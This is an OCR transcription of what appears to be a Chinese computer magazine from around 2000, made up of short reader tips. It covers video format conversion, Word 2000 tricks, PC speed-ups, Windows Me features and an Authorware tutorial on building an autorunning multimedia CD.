MPG转ASF：我们需要有两个工具Sonic Foundry Stream Anywhere和Windows Media Toolkit。Windows Media Toolkit提供的是ASF压缩编码驱动库，有了它才能够对ASF文件识别和压缩。接着运行Sonic Foundry Stream Anywhere这个软件，通过简单的调整就可以开始转换了。对于AVI到ASF的转换可以使用Windows Media On-Demand Producer，它是批量转换，并且能进行一些简单的影像编辑。

DVD(.vob)转MPEG4：将DVD影片转为基于MPEG4压缩的DivX文件，方法很多。这里介绍FlaskMPEG DECSS版，可以一步完成DVD转DivX的工作。用其他的方法也可以通过多步骤实现，但在转换中影像的参数调节有一定的难度（压缩中的损耗比例关系到最终成像质量，所以对参数设置不熟悉的朋友很难“一步到位”）。值得注意的是，由于转换的时间比较长，所以在DVD没有区码保护的情况下，最好先将.vob文件复制到硬盘中，以避免对光驱的损耗和节约时间；有些DVD影片都有多种语言供观看时选择，所以在转换时注意选择你所需要的语言，不然就会发生多种不同声音搀杂在一起的情况。

MOV转MPG：Adobe Premiere5.0可以实现这一功能，首先要在机器中安装MOV格式的播放软件Quicktime 4.0 Player，否则无法将MOV导入Adobe Premiere5.0，然后把MOV文件调入新建的Project里面，进入文件菜单里选择“Export/Movie”来导出MPG文件（如图3）。




图3



图4

RM的转换：制作出RM文件，需要Real Producer 8，它可以从其他格式的影音文件转化为RM文件。支持的影像格式有AVI和MOV。将VCD制作为RM文件时，用Real Producer Plus软件从VCD盘中提取DAT文件后，就可以直接转换（如图4）。

在转换时值得一提的是：

1.目的明确。就是说转换为你所需要的哪种格式，即你将用它来做什么，用于本地播放？还是用于网络？这些都是我们需要考虑的。比如现在最流行的两种格式：ASF和DivX。它们可以说都是源于MPEG4的“血统”，所不同的是ASF采用Windows Video Codec Version1、2、3三种压缩方式；而DivX是根据Windows Video Codec Version3修改而来，音频部分采用MP3编码。事实上ASF更注重的是网络功能，DivX注重的是本地的影音播放，所以在这两个“网络先锋”和“地头蛇”之间你要先作好选择。

2.转换一般是由高到底。把影音质量好的文件牺牲掉一部分质量以换取更大的存储空间。反之，你要将低容量视频格式文件转换为高容量的文件，影音质量并不会随之增强，这是因为其本身的编码方式所致。例如由于ASF视频格式的先天限制，所以它的图像质量总是比不上好的VCD，你在把它转换成MPG、AVI格式前，先认真考虑清楚是否有这个必要。

三、视频编辑与播放大看台

通常我们对影音文件进行编辑时大多使用两款软件：Ulead公司的Media Studio Pro 和Adobe公司的Premiere。它们不只对我们前面所提到的格式转换有所帮助，更主要的是它们的非线性编辑功能，能对多种格式的影音文件进行处理，边编边看，除本身所具有的强大功能外，还可通过外挂插件完成许多自己都难以想象的效果。Media Studio Pro主要面向的是家庭用户，它的操作简单，全中文的界面更容易上手。Adobe Premiere是一款应用于专业领域的软件，操作起来比较复杂，需要设置的项目很多，学习起来需要一个过程，但是制作后的效果自会体现出它存在的价值。目前许多电视台、电教中心都装备有它。

面对如此之多的视频格式，用什么播放软件才能观看？才能更淋漓尽致地展示出它的效果呢？

ASF、AVI、DivX：微软Windows Media Player播放器。同时它还兼容许多其他格式：MPG、WAV、MP3等，其最新版本7.0在Windows Me中附带。国产的“东方影都”也是实力不俗，特别对于MPEG4文件播放效果很不错。

RM：Realplayer播放器，是Real Networks公司的产品。除了能在网络上即时收听收看音乐、电影外，利用附带的其他软件还可以制作自己的网络电台，目前在我国可谓“红透半边天”。

MOV：QuickTime播放器。这也是属于“自产自销”，由Apple出品。速度快且功能强大，最新版本4.0更是加强了网络多媒体的应用。

播放DVD的软件也不少，如WinDVD、PowerDVD等。其中PowerDVD 3.0效果最好，播放画面流畅、图像细腻，轻易就可识别出DVD光盘，如果再配上一套5.1声道音响，那真是震撼人心啊……

DirectX8.0 磨难记

□北京 王强


机器配置:OEM的主板，赛扬366,芯片组是sis530,显卡、声卡、猫、网卡是集成的。前几天看到网上发布了DirectX8.0正式版，就Down下来装上了。没想到恶梦开始了……

首先，开机后屏幕刷新变慢，但不明显。然后玩《突袭》时屏幕卷轴变慢，整个机子好像都变慢了。打开DxDiag一看，天！在“显示”一栏中我的显卡显存一项居然是“暂缺”，DirectDraw、Direct3D和AGP Support全为不可用，更可气的是本来是认证的驱动变为“否”。没办法，不兼容。

再装回DirectX7.0a，可提示却说“已有新版本”，那就卸载吧！可在“添加/删除程序”中没有此选项。于是赶紧上网下载DirectX Uninstaller，装上后发觉并没有卸载DirectX8.0，不同的是可以装DirectX7.0a了，那就装上吧！装上后再一看DirectX，什么都没变，显卡选项依旧。这可怎么办？难道说格了重装？不甘心！于是开始手动删除DirectX8.0的文件，可删了半天依然如旧。

正准备退出重格机子时，无意中看见了DirectX8.0诊断工具最下面版本信息旁的DxDiag 4.08.00.0700。对呀！删了半天文件把这个最重要的忘了。于是在DOS下删除DxDiag，进入Win98重装DirectX7.0a，一切正常！

DirectX Uninstaller下载网址：http://www.newhua.com/directxuninstaller.htm。




快速输入大写的金额数字

王志军

由于工作需要，我们可能会经常输入一些大写的金额数字（尤其是财务人员），在具体输入时往往比较难办，笔者有时不得不利用拼音输入法来代劳。

后来偶然发现，可以利用Word2000巧妙地完成：首先输入小写数字如“123456”，选中后从“插入”菜单中选择“数字”命令，接着会出现如图所示的对话框，选择“壹，贰，叁 …”项，点击“确定”即可（当然你也可在“数字”对话框中直接输入数字如“1234567”）。



如何输入千年字符

□江苏 王志军

经常从报刊上看到一些朋友讨论如何正确输入“二○○○”中的“○○○”字符，确实“OOO”或“000”看起来很不美观，而且也与国家标准不符，因此很多朋友提出了利用输入法软键盘来解决的思路。

实际上，Word2000已经完全解决了这个千年问题，最简单的办法是从“插入”菜单中选择“日期和时间”命令，插入“二○○○年十一月十八日”即可，然后删除一些多余的字符，够简单吧？

或者，运行“插入/特殊字符”命令，从打开的对话框中选择“特殊符号”选项卡，找到“○”。

巧用Word2000繁简转换功能

□徐州 尼春宇

当计算机里没有安装繁体字的时候，你有没有想过要用它呢？

其实只要安装了Word2000就可以很容易地做到这一点。在Word2000里输入的简体汉字可以转换为繁体，转换后的繁体字不仅可以在Word2000里正常显示，在其他的程序窗口照样可以显示。举个例子：如果你想在Dreamweaver里输入繁体字“电脑爱好者”，可以在Word2000中点击 繁 按钮转换后，再复制粘贴到Dreamweaver中，粘贴后的文字照样可以定义字体和字号。如果你对字体的要求并不是太多，就没有必要再安装那么庞大的字体库了。


□北京　江德华

Word 英文大小写转换

在 Word2000 的“格式”工具栏上加上“更改大小写”按钮是一项非常实用的功能。

添加方法：鼠标右击工具栏，选择“自定义”，在对话窗口的“格式”类别中找到“命令”里的“更改大小写”按钮，将它拖到“格式”工具栏上即可。

使用方法：在文档中，选择需要转换大小写的文字，按下此按钮，弹出对话框如图，这下想怎么转换就怎么转换了。其中第五项“转换大小写”可以将选定英文中的大写转为小写，小写转为大写；第六项“半角”可以将选中的字符全部转换为半角方式。当你遇到从网上粘贴下一段程序屡试不成，最后发现原来许多符号都是全角方式的时候，用这项功能岂不很爽！



□北京　江德华

Word 上下标巧编辑

如果你的文档里常常出现上标或者下标文字，也许你已经习惯了先写出来再用文字格式修改，为什么不用更好的方法呢？Word2000 已经内置了上标和下标的按钮，我们要做的只是把它们挖掘出来使用。

鼠标右击工具栏，选择“自定义 / 格式 / 命令”里的“上标”按钮　和“下标”按钮，将它们分别拖动到工具栏上。以后使用时就方便多了。





□北京　江德华

Word 更改日语的假名

如果你正在学日语，Word2000 还有一个不为人知的小功能，它可以帮你将平假名和片假名互相转换。

鼠标右击工具栏，选择“自定义 / 命令 / 所有命令”里的“ChangeKana”，拖动到工具栏上会出现一个“更改假名”按钮。

使用时，你用输入法的软键盘输入几个平假名ぁぃぅぇぉ，选中它们，按一下“更改假名”按钮，就会变为对应的片假名ァィゥェォ。有点意思吧？

□北京　江德华

让 Word 更具吸引力

鼠标右击工具栏，选择“自定义”，在对话窗口的“视图”中找到“HTML 源文件”，拖到“格式”工具栏上。编辑一个 Word 文档，然后选择“HTML 源文件”按钮，会出现一个Microsoft Development Environment编辑窗口，现在，可以试着在源文件的</body>之前的某个位置输入：

<marquee>测试一下</marquee>

然后保存文件，切换到 Word 编辑窗口中，一般会出现一个刷新提示，选择刷新，我们将看到，在 Word 文档的相应位置，一个从右向左移动的动态文字在移动！如果你对动态HTML语言比较熟悉，你还可以尽情发挥，让你的 Word 文档更有吸引力。

□北京　江德华

Word 里的多个对象

如果文档资料中有多个图片需要选中进行格式设置，你会如何选中它们？如果看我做的话，也许会让你大吃一惊。事实上，并不需要按着 Shift 键拿鼠标翻滚着页面一个一个选中。我们可以添加一个“选中多个对象”按钮来改进工作。

鼠标右击工具栏，选择“自定义 / 绘图 / 命令”里的“选中多个对象”，将其拖动到工具栏上。

现在只需要按一下“选中多个对象”，就会弹出一个对话窗口，列举了文档中的图片对象名称，用鼠标单击一个对象名称，就可以选中该对象，再次单击可以取消选中状态，最后选择“确定”，文档里的指定对象就可以被全部选中了。

飞的感觉真好

□福建　罗庆锋

如何给电脑加速？升级花银子，超频有风险。下面的经验不花一分钱，没有任何风险，而且可以让你的电脑飞起来。

1.减少系统资源浪费：首先查看系统资源，如果你的电脑启动后未运行任何程序，可用系统资源在80%以下，那么说明你的系统在启动时自动加载了过多的应用程序，有必要去除一些不必每次启动都要进行加载的程序。最方便的就是运行msconfig.exe，在“系统配置实用程序/启动”选项中去掉不是很需要的自动加载程序。

2.清理注册表：可以到www.microsoft.com下载微软推出的注册表清理软件Microsoft RegClean，它使用简单，而且对NT和Win2000也适用。另外，RegRepair 2000（下载地址：http://www.easydesksoftware.com/regrepair.htm）也可能对你有用。

3.磁盘碎片整理：可以用Windows自带的“磁盘碎片整理程序”进行整理，不过很慢，可以考虑用Norton的Speed Disk等磁盘碎片整理工具来进行。

4.调节虚拟内存：进入“控制面板/系统/系统属性/指定虚拟内存设置”，然后在“用磁盘安装”中输入新磁盘（如将虚拟内存放置在D盘），在“最小”或“最大”中输入数值（以千字节为单位）。

5.增加可用硬盘空间：Windows在运行时会要求将部分空闲的硬盘空间用作虚拟内存。当我们C盘中安装了太多程序时，C盘剩余空间不多，会导致虚拟内存不足，造成电脑运行速度下降。可以把一些大型的软件安装到D盘或其他磁盘，定期清空回收站，删除临时文件等，最好保证C盘有200MB以上的自由空间。

6.将部分内存虚拟成磁盘：这是一种加速电脑的新方法。它的原理很简单：用户在使用电脑的过程中，一般不可能将内存全部耗尽，利用内存速度比外存快这一点，我们就可以在内存中虚拟出一个或者多个磁盘，加快磁盘的数据交换速度，同时也就提高了电脑的运行速度。需要一个名叫“vRamDir”的软件来完成，可以到http://www.virtusoft.com/下载。vRamDir使用内存虚拟磁盘并不会在资源管理器中添加另外的磁盘驱动器，它只是将磁盘上的一个或多个文件夹移动到内存中，以后对这些文件夹的操作都是在内存中完成的。按照vRamDir的缺省设置，它会自动为用户在内存中虚拟两个磁盘，实际路径是“C:\WINDOWS\TEMP”和“C:\WINDOWS\Spool”，主要存放系统的临时文件，另外你也可以用它建立新磁盘。

让我们的电脑飞吧！

智能五笔的注册码无效

王志军

经常有朋友问我，为什么花了30元向智能五笔的作者陈虎先生注册后得到的注册码过一段时间仍会出现“请你注册”的提示，他们怀疑作者是否在程序中设置了骗局。其实，这个问题的出现有多种原因：

1.请你先检查系统中原来是否曾安装过智能五笔的低版本（3.5及以下版本），如有则请通过Windows的“控制面板”中的“输入法”删除低版本的智能五笔，否则会对注册有影响。

2.假如系统中不存在低版本的智能五笔软件，那么可能有如下几种原因：

★现在的系统是否是原来注册的系统？智能五笔的注册码只能用于所注册的机器，对其他机器是无效的。

★所注册的机器是否更换过硬件？假如你升级了主板、显卡等硬件，则原来得到的注册码可就无效了，这是因为硬件信息发生了变化。

★最近是否进行过主板的BIOS升级？升级后就如同更换了新主板一样会造成注册码失效。

★注册码输入应大写。其实我们根本无需手工输入注册码，这样不仅麻烦而且还易出错，只要复制后直接粘贴即可。




另外，当输入注册码后，并不是立即就能生效的，必须先关闭编辑窗口后再重新开启编辑软件调用智能五笔，刚才所输入的注册码才起作用。

Winamp也可在线播放

□江苏　王严刚

运行Winamp 2.65，单击右键，选择“播放音乐文件/地址”，弹出一个对话框，输入你要下载的歌曲的网址，单击“打开”就会出现一个有关“数据流”的信息框，当数据流达到100%时就自动播放了（如图）。怎么样，是不是很爽?请先把Winamp参数设置中的因特网设置和HTTP代理服务器填好，代理服务器中填写你下载最快的服务器端口。





□江苏 韶亚军

多媒体光盘自己做

小渔：市场上各种多媒体光盘令人眼花缭乱，如《随心所欲说英语》、各种报刊杂志的配套光盘等。你自己是否想过制作一套自己喜欢的多媒体光盘，将自己的简历、一些文章和喜欢的图片等交互组织在一起，并可以方便地进行查询等操作呢？大家行动起来，“多媒体光盘自己做”，真的不难。

一、多媒体光盘制作概述

首先，我们手头上要有文本、图像、音频、动画、视频等多媒体素材，然后借助于多媒体编著系统（即多媒体编著软件）根据产品设计的要求，制作出交互式的多媒体程序，并最终烧录到光盘上。

现在多媒体编著软件有许多种，主要有Macromedia的AuthorWare、Macromedia的Director、方正奥思、洪图、银河、摩天等国产多媒体创作工具、PowerPoint、WPS2000、几何画板等等，它们各有各的特点，不过目前最为通用的是AuthorWare，目前最高版本为5.1。用AuthorWare创建的多媒体应用程序已广泛地应用于教学、商业演示领域，它以图标为基础，使得不会编程的人也能够开发出多媒体产品，同时，它还为高级用户设计了变量和函数，甚至可以使用标准Windows中的动态链接库中的函数。目前许多多媒体产品都是利用它开发出来的。

二、制作多媒体光盘的实例

假设笔者要制作一张《精通Authorware》的多媒体光盘，而且这些多媒体的素材文件已经存放在硬盘上相应的文件夹下。

1. 新建文件，完成界面设置

在制作之前，必须先新建一个文件，并完成界面的设置，如封面、界面交互图等等，好的界面对于一个软件来说是至关重要的。

（1）进入AuthorWare，并新建一文件，文件名为awmaster.a5p；

（2）由于我们制作后的程序必须全屏运行，所以单击“Modify\File\Properties”命令，对运行界面进行设置，将其中的“Title Bar”和“Menu Bar”等选项取消（如图1），这样就可以保证生成后的可执行文件在运行时不会出现窗口标题条和菜单。




图1

（3）接下来我们来为光盘制作一个封面，放置一显示图标到流程线上，双击它，并单击“Import”钮，引入封面图片cover.bmp，效果如图2所示。



图2

（4）封面制作完成后，我们必须让用户按键继续下一步。拖动一等待图标到流程线上，放在cover图标下，并双击之，设置它的属性为“键盘或按钮”，它的作用是等待用户按键后，继续向下执行。

（5）当用户按键后，封面图案就不需要放置在屏幕上了，此时，我们可以拖动一个擦除图标erasecover到流程线wait等待图标下，双击之，打开设置窗口，并单击屏幕上的封面图案，该图案就会从屏幕上消失，如图3。

（6）一个好的软件必须有一个漂亮的界面，下面就引入一张图片作为其运行界面。放置一显示图标到流程线上，双击它，并单击“Import”钮，引入界面图片preface.bmp，效果如图4所示，即本教程由两个部分组成：“多媒体制作总体介绍”和“精通AuthorWare”。

2. 建立交互响应

（7）拖动一交互设计图标到界面图标preface下，命名为interaction，在其下放置两个群组图标和一个计算图标，其中两个群组图标分别命名为“多媒体制作总体介绍”和“精通AuthorWare”，交互的方式为区域响应（即当鼠标在其中按下时进入相应的交互），而计算图标



图 3




图 4




图 5




图 6




图 7




图 8



图 9

命名为退出，交互方式设置为按钮。

（8）双击退出计算图标，在里面输入 quit(0)语句，即当用户按下此钮时退出程序。双击它，打开其设置窗口，并单击 Button 钮，进入按钮编辑器，引入 exit.bmp 作为按钮图（如图5），这样可以使得退出按钮个性化一些（如图6）。

3. 制作多媒体总体介绍部分

此时用户点击“多媒体制作总体介绍”后，该程序根本就没有任何反应，所以接下来，就必须再来设计“多媒体制作总体介绍”部分。

（9）当用户进入“多媒体制作总体介绍”部分后，也必须有一界面，供用户选择，放置一显示图标到流程线上，双击它，并单击“Import”钮，引入封面图片 preface1.bmp，如图7。

（10）在这一部分有概念及分类、硬件环境、多媒体平台、素材准备、多媒体软件、多媒体开发等步骤，其制作方法与上面相似，也就是再建立一些交互（如图8，在 AuthorWare 中交互是可以嵌套的）。

4. 制作“精通 AuthorWare”部分，与上面相似。

5. 程序调试

设计完成后，需要对程序的各模块和整个程序进行调试，对程序中的错误和不合理的地方进行修改调整。

在程序的调试过程中，调试人员要模拟用户的各种状态，输入不同的内容和动作，来测试程序的健壮性和灵活性、便利性。如果最终用户对程序的使用方法非常模糊，甚至某些误操作会导致整个软件系统的崩溃，这些都标志着该应用程序的失败。Authorware 为开发人员提供了丰富的调试工具和检测工具，我们还可以执行程序流程线上任一部分的内容，一般情况下，我们是使用开始／结束旗来完成调试任务。

6. 将作品打包成 EXE 文件

完成作品并调试结束之后，必须将多媒体程序打包成 EXE 文件，供用户直接在 Windows 下运行，这样用户就免去了购买昂贵的 AuthorWare 之苦，同时，也使得我们的源程序得以保护。

要执行打包操作，非常简单，只需要单击“File\Package”命令，选择“For Windows 95,98 and NT”制作成在 Windows 95,98 和 NT 下都能够直接运行的 EXE 可执行文件即可。不过，最后在发行这个 EXE 文件时还必须将 AuthorWare 系统文件下的[Xtras]子文件夹及夹中文件一并拷入打包程序（即 EXE 文件）所在目录。

如果您使用了第三方的过渡效果，请务必保证已经注册，且必须将它拷贝到对方的相应的文件夹下，必要时还要带上它们的安装程序。另外，我们在发布这些外部过渡效果时，仅发布所需要的文件，这样可以减少软件的容量，当在 Authorware 中完成作品打包时，我们一般选择在 32 位的操作系统平台上使用，Xtras 文件夹下的所有 16 位版本的过渡效果就不需要了。如果您使用了动画文件，也必须将相应的动画文件的驱动程序一并带上。

下面给出不同格式的动画文件所对应的驱动程序，供参考：

格式	扩展名	AuthorWare 中的驱动程序	Windows 驱动程序
FLC	FLC	A5flcf32.imm	Autodesk FLCPLAY4WIN
FLI	FLI	A5flcf32.imm	Autodesk FLCPLAY4WIN
DIBs	DIB	A5dibs32.imm	不需要
BMPs	BMP	A5dibs32.imm	不需要
AVI	AVI	A5vfw32.xmo	Animator Stuio
QuickTime	MOV	A5qt32.xmo	QuickTime 2.2 Installation
MPEG	MPG	A5mpeg32.xmo	Xing Player 2.x 及以上版本
Director	DIR	A5dir32.xmo	Macormedia Director

让Ultra Edit支持PHP

□ 卞仲顺

Ultra Edit是一款功能非常强大的编辑软件，它占用资源少，运行速度快，操作方便并且支持HTML、ASP、Perl等常用语言的语法，一直以来是笔者最喜爱的工具之一。如何使它支持PHP呢？

首先下载相应的支持文件（ftp://ultraedit.com/wf/htmlphpsql.txt），用记事本把下载的文件打开，全选，拷贝；然后到Ultra Edit的安装目录，找到wordfile.txt并打开，看一下最后一个"/L"后面的序号（如5）；把复制的内容粘贴到wordfile.txt文件尾部，再把刚粘贴内容的第一行的"/L"后的数字改成相应的序号，保存即可。

□内蒙古 杜选

我校机房现有50台联想586电脑，平时供学生上机使用。机器主要配置为：奔腾MMX 233 CPU、32MB SDRAM、2.1GB希捷硬盘、技嘉BX主板。前两周有5台电脑不能启动。现象为：当接上软驱和硬盘时，从软盘和硬盘均不能启动，当不连接硬盘时，软盘可正常启动。因开机时可进入CMOS设置程序，而且CMOS设置程序也可检测到硬盘的参数，启动顺序也设为了先A后C，而且通过替换法已确认主板、CPU、内存、软驱均是正常的，遂怀疑有病毒存在。

病毒难道寄存于高速缓冲CACHE中？抱着试试看的态度，在CMOS设置程序中关闭了一级和二级CACHE，并将CMOS电池取下，放电三天，但还是无济于事。这时，就没有别的办法了，只好暂时不用这5台电脑。前天，本人在使用硬盘克隆软件GHOST时，突然灵机一动，能否将一个正常机器的硬盘克隆到一个有故障机器的硬盘上呢？于是马上动手，将不能启动的硬盘跳线设为SLAVE，接到一台可正常启动的机器上，进入CMOS设置程序，设好硬盘参数，重新启动，进入纯DOS方式，再运行GHOST.EXE，将正常硬盘内容克隆到有故障的硬盘上，然后将有故障硬盘跳线设为MASTER，接到原先机器上启动，OK，启动成功了！后来用同样的方法修复了另外几台有故障的机器。

7. 制作安装程序

一个完整的Windows程序应该有友好的安装程序和卸载程序，同时制作安装程序还可以将您的所有文件压缩，容量将会减小许多。目前制作安装程序的工具有许多种，最专业的是Install Shield，其它较简单的有Install-Us、Wise Installation、Setup Factory等等，它们简单易学，容易上手。同时制作安装程序会使您的程序有专业的感觉，用户只有通过安装程序才能够使用您的程序，是不是很酷呢？

8. 刻录光盘

接下来的事情就非常简单了，依照测试计划，按照测试规格和测试方案，对所制作的产品实施测试，填写测试报告或问题报告，进行除错。再把上述各阶段生成的产品，通过光盘刻录机（适用于少量的光盘的制作）或工厂压模的方法（适用于大量的光盘出版物的制作）制作成CD-ROM发行，成为一个可以独立执行的多媒体应用产品。

9. 关于AutoRun功能

有时候，只要将光盘一插入驱动器中就会自动运行其中的程序，这样大大地方便了用户。实现此功能，只要在硬盘上新建一名为autorun.inf的文本文件，并在其中加入以下语句：

autorun=cmaster.exe


在刻录时将autorun.inf文件一并刻录到CD盘的根目录下，并打开Windows的光盘自动运行功能即可实现。如果光驱不具有“Autorun”功能，可以右击桌面上的“我的电脑/设备管理器/CDROM/属性”，在窗口中选择“设置”，再选中“自动插入通告”并重新启动计算机即可（如图9）。

10. 几点说明

（1）在AuthorWare除了可以使用显示、擦除、等待、交互图标外，还可以使用动画、声音、决策、框架图标，而且AuthorWare的交互是非常复杂的，利用它完全可以胜任多媒体光盘及大型的多媒体项目的开发工作。

（2）在使用AuthorWare制作多媒体程序中有大量的技巧，而这些技巧往往能够帮助我们实现一些非常实用的功能，这有待于大家的摸索。

（3）上面的文字仅仅讲了一个非常简单的操作流程，旨在起到一个抛砖引玉的作用。



Windows Me 让屏保更酷

□江苏　王志军

过去，朋友们大都通过一些工具软件来制作富有特色的屏幕保护程序，最后存为SCR文件并拷贝到Windows安装目录的System文件夹下，麻烦！Windows Me为我们提供了更好的方法，特别酷哟！制作方法如下：

1.右击桌面，从快捷菜单中选择“属性”命令，“显示属性/屏幕保护程序”。

2.在“屏幕保护程序”下拉列表框中选择“图片收藏屏幕保护程序”，此时上方预览区域显示的是系统中“我的文档/我的图片”中的图片内容，假如你仅想将这些图片作为屏幕保护程序，那么DIY工作已经结束了。

3.不过，一般说来，我们都喜欢将一些特别的图片作为屏幕保护程序（当然可以将它们拷贝到“我的图片”文件夹下，不过每次都这样做也实在麻烦）。怎么办呢？按“设置”按钮，出现如图所示的“图片收藏屏幕保护程序选项”对话框。这里提供了不少可以对屏幕保护程序进行自定义设置的选项，我们可以设置图片更改的频率、图像大小调整、拉伸小图片、显示文件名等，当然最有用的是“浏览”按钮，点击后就可以在硬盘上确定一个存放图片的文件夹，下一次的屏幕保护程序可就是你所钟爱的图片了。假如勾选了“允许使用键盘滚动图片”，那么在运行屏幕保护程序的过程中，我们还可以通过箭头键来控制图片的显示呢！



特殊文件夹的特殊用途

□安徽　陈秀峰

FONTS文件夹——巧装字体。打开Windows目录下的Fonts文件夹，用“文件→安装新字体”命令打开“添加字体”对话框，将其中的“将字体复制到Fonts文件夹”选项不选中，选择好光盘上相应的字体后“确定”，则所选中的字体的快捷方式将被安装到Fonts中，而真正的字体文件并没有被复制，这样可以节省大量硬盘空间。

友情提醒：以后每次在新建的文档中设置字体时，需要将相应的光盘插入光驱；一旦字体设置好，将文件保存，以后再使用该文档时，就不必插入光盘了。

SendTo文件夹——轻轻松松来“发送”。给你用来保存文件的文件夹建立一个快捷方式（右击文件夹，选“创建快捷方式”），然后将快捷方式剪切到Windows\SendTo文件夹中，则发送菜单中会增加上述文件夹选项。

Programs文件夹——整整齐齐程序菜单。在Windows\Programs中新建几个文件夹（如“文字处理、常用工具、图像制作”等），然后将程序的快捷方式分门别类地剪切到新建的文件夹中。关闭该文件夹，再打开“开始→程序”菜单看一看，是不是整齐多了？

My Pictures文件夹——快速对图片进行简易处理。在WinMe中，打开“我的文档\My Pictures”文件夹，看看左边，怎么与其他文件夹有点不同？多了几个按钮。按下“幻灯片显示”按钮，文件夹中的图片就会像幻灯片一样一张一张地在桌面上显示出来；按下“旋转图片”按钮，可以对图片进行“顺时针”或“逆时针”旋转90度的操作……

我们也可以将这些功能移植到其他放有图片的文件夹中：①选中一个放有图片的文件夹；②用“查看/自定义文件夹/下一步”；③选中“选择或编辑该文件夹的HTML模板”选项后，按“下一步”；④选中“图像预览”选项后，按“下一步”，“完成”。

压缩文件夹——系统自带的压缩工具。在WinMe中，系统自带了一个“压缩文件夹”，不过默认安装模式没有加载该功能，可以在“控制面板”中的“添加/删除程序”中加入。

“压缩文件夹”安装好后，选定需要压缩的文件或文件夹，将其“发放”到“压缩文件夹”即可进行压缩，并生成一个压缩文件（其图标与文件夹相似）。

解压缩：可以用下述三种办法使用压缩文件夹中的文件：①将上述压缩文件拷贝到别的计算机上，用Winzip进行解压；②在WinMe中，右击压缩文件夹，选“全部解压缩”选项直接解压（不需要安装压缩软件）；③不解压，像对待普通文件夹一样双击压缩的文件夹将其打开后，直接使用里面的文件。

友情提醒：如果不想让别人解压你的压缩文件夹，可以右击压缩的文件夹，选“加密”选项，输入密码。

用系统光盘恢复 Windows Me 注册表

□辽宁　夏坚

最近将爱机升级为Windows　Me后，几乎从不死机，但最近发生的一次小事故却也惊出我一身冷汗来。

一日，机器在Windows启动过程中突然停止响应，重新开机后故障依然，尝试进入安全模式失败。根据日常的经验，我用软盘重新启动计算机，在Autoexec.bat所有命令前加上rem（相当于将这些命令改为注释语句，而不执行），运行diskscan命令扫描C盘，并使用sys　C:命令向C盘传递启动所需的系统文件，重新启动计算机后，仍然无法进入系统。

